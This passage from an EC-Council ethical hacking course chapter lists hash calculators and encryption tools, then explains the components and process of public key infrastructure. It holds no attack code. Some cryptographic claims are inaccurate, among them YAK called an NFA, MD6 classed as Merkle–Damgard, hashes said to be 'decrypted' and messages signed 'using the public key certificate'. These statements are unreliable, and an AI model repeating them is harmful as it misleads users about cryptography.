RSA	Factorization	Variable	Brute-force and timing attack
Diffie–Hellman	Elliptic curves/Algebraic	Variable	Man-in-the-Middle attack
YAK	Nondeterministic finite automation (NFA)	Variable	Key share and key replication attack
MD5	Merkle–Damgard Construction	Variable	Collision attack
MD6	Merkle–Damgard Construction	Variable	Brute-force attack/Birthday attack
SHA	Merkle–Damgard Construction	Variable	Collision attack
RIPEMD - 160	Merkle–Damgard Construction	Up to 320/512	Collision attack
HMAC	Merkle–Damgard Construction	Variable	Brute-force attack

Table 20.4: Comparison of cryptographic algorithms


Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Cryptography Tools

This section deals with various cryptography tools that you can use to encrypt sensitive data to protect it from unauthorized access by any party other than the person for whom it is intended.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



MD5 and MD6 Hash Calculators

MD5 and MD6 hash calculators that use different hash algorithms to convert plaintext into its equivalent hash value are discussed below.

- **MD5 Calculator**

  Source: *http://www.bullzip.com*

  MD5 Calculator is a simple application that calculates the MD5 hash of a given file. It can be used with large files (e.g., several gigabytes in size). It features a progress counter and a text field from which the final MD5 hash can be easily copied to the clipboard. MD5 Calculator can be used to check the integrity of a file.

  It allows you to calculate the MD5 hash value of the selected file. Right-click the file and choose "**MD5 Calculator**;" the program will calculate the MD5 hash. The MD5 Digest field contains the calculated value. To compare this MD5 digest with another, one can paste the other value into the Compare To field. Obviously, an equal to sign ("=") appears between the two values if they are equal; otherwise, the less than ("<") or greater than (">") sign will tell you that the values are different.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.




Figure 20.10: Screenshot of MD5 Calculator

- **HashMyFiles**

  Source: *https://www.nirsoft.net*

  HashMyFiles is a utility that allows you to calculate the MD5 and SHA1 hashes of one or more files in the system. It allows you to copy the MD5/SHA1 hash list to the clipboard or save it in a text/html/xml file. You can launch HashMyFiles from the context menu of Windows Explorer and display the MD5/SHA1 hashes of the selected files or folders.





Figure 20.11: Screenshot of HashMyFiles

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Some additional MD5 and MD6 hash calculators are as follows:

- MD6 Hash Generator (*https://www.browserling.com*)
- All Hash Generator (*https://www.browserling.com*)
- MD6 Hash Generator (*https://convert-tool.com*)
- md5 hash calculator (*https://onlinehashtools.com*)
- HashCalc (*https://www.slavasoft.com*)

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Hash Calculators for Mobile

Some hash calculators for mobile devices are discussed below.

- **Hash Tools**

  Source: *https://play.google.com*

  Hash Tools is a utility for calculating a hash from a given text or decrypting a hash to its original text. In this application, the available hash functions are MD4, MD5, SHA-1, SHA-256, SHA-384, SHA-512, and NTLM.

Figure 20.12: Screenshot of Hash Tools

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- **Hash Droid**

  Source: *https://play.google.com*

  The Hash Droid utility helps to calculate a hash from a given text or a file stored on the device. In this application, the available hash functions are Adler-32, CRC-32, Haval-128, MD2, MD4, MD5, RIPEMD-128, RIPEMD-160, SHA-1, SHA-256, SHA-384, SHA-512, Tiger, and Whirlpool.





Figure 20.13: Screenshot of Hash Droid

Some additional MD5 hash calculators are as follows:

- MD5 Checker (*https://play.google.com*)
- Hash Checker (*https://play.google.com*)
- Hashr - Checksum & Hash Digest Calculator (*https://play.google.com*)
- Hash Calculator (*https://play.google.com*)
- Hash Calc (*https://play.google.com*)

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Cryptography Tools

You can use various cryptographic tools for encrypting and decrypting your information, files, etc. These tools implement different types of encryption algorithms.

- **BCTextEncoder**

  Source: *https://www.jetico.com*

  The BCTextEncoder utility simplifies the encoding and decoding of text data. It compresses, encrypts, and converts plaintext data into text format, which the user can then copy to the clipboard or save as a text file. It uses public key encryption methods as well as password-based encryption. Furthermore, it uses strong and approved symmetric and public-key algorithms for data encryption.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.




Figure 20.14: Screenshot of BCTextEncoder

Some additional cryptography tools are as follows:

- AxCrypt (*https://www.axcrypt.net*)
- Microsoft Cryptography Tools (*https://docs.microsoft.com*)
- Concealer (*https://www.belightsoft.com*)
- SensiGuard (*https://www.sensiguard.com*)
- Challenger (*https://www.encryption-software.de*)

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Cryptography Tools for Mobile

Some cryptographic tools for mobile devices are discussed below:

- **Secret Space Encryptor**

  Source: *https://paranoiaworks.mobi*

  Secret Space Encryptor is an integrated solution for password management, message (text) encryption, and file encryption. It keeps messages, notes, and other text safe from unintended readers. It uses encryption algorithms such as AES (Rijndael) 256bit, RC6 256bit, Serpent 256bit, Blowfish 256bit/448bit, Twofish 256bit, and GOST 256bit.




Figure 20.15: Screenshot of Secret Space Encryptor

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- **Secure Everything**

  Source: *https://play.google.com*


  Secure Everything uses AES encryption to secure SMS, videos, images, audio files, etc. This tool also helps in securing credit card details, bank account details, SSN, etc.


Figure 20.16: Screenshot of Secure Everything

Some additional cryptography tools for mobile devices are as follows:

- Crypto (*https://play.google.com*)
- Encrypt File Free (*https://play.google.com*)
- EgoSecure Encryption Anywhere (*https://play.google.com*)
- Cipher Sender (*https://play.google.com*)
- Decrypto (*https://play.google.com*)

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.





Public Key Infrastructure (PKI)

This section deals with public key infrastructure (PKI) and the role of each component of PKI, certification authorities such as Comodo, IdenTrust, Symantec, and GoDaddy, and signed certificates (CA) vs. the self-signed certificates.

PKI is a security architecture developed to increase the confidentiality of information exchanged over the insecure Internet. It includes hardware, software, people, policies, and procedures

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

required to create, manage, distribute, use, store, and revoke digital certificates. In cryptography, the PKI helps to bind public keys with corresponding user identities by means of a certification authority (CA).

Components of PKI

- **Certificate Management System**: Generates, distributes, stores, and verifies certificates
- **Digital Certificates**: Establishes credentials of a person when performing online transactions
- **Validation Authority (VA)**: Stores certificates (with their public keys)
- **Certification Authority (CA)**: Issues and verifies digital certificates
- **End User**: Requests, manages, and uses certificates
- **Registration Authority (RA)**: Acts as the verifier for the CA

PKI is a comprehensive system that allows the use of public-key encryption and digital signature services across a wide variety of applications. PKI authentication depends on digital certificates (also known as public-key certificates) that CAs sign and provide. A digital certificate is a digitally signed statement with a public key and the subject (user, company, or system) name in it.

PKI uses public-key cryptography, which is widely used on the Internet to encrypt messages or authenticate message senders. In public-key cryptography, a CA generates public and private keys with the same algorithm simultaneously. The private key is held only by the subject (user, company, or system) mentioned in the certificate, while the public key is made publicly available in a directory that all parties can access. The subject keeps the private key secret and uses it to decrypt the text encrypted by someone else using the corresponding public key (available in a public directory). Thus, others encrypt messages for the user with the user's public key, and the user decrypts it with his/her private key.

The steps involved in the PKI process are as follows:

1. The subject (user, company, or system) intending to exchange information securely applies for a certificate to the registration authority (RA).
2. The RA receives the request from the subject, verifies the subject's identity, and requests the CA to issue a public key certificate to the user.
3. The CA issues the public key certificate binding the subject's identity with the subject's public key; then, the updated information is sent to the validation authority (VA).
4. When a user makes a transaction, the user duly signs the message digitally using the public key certificate and sends the message to the client.
5. The client verifies the authenticity of the user by inquiring with the VA about the validity of the user's public key certificate.
6. The VA compares the public key certificate of the user with that of the updated information provided by the CA and determines the result (valid or invalid).

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

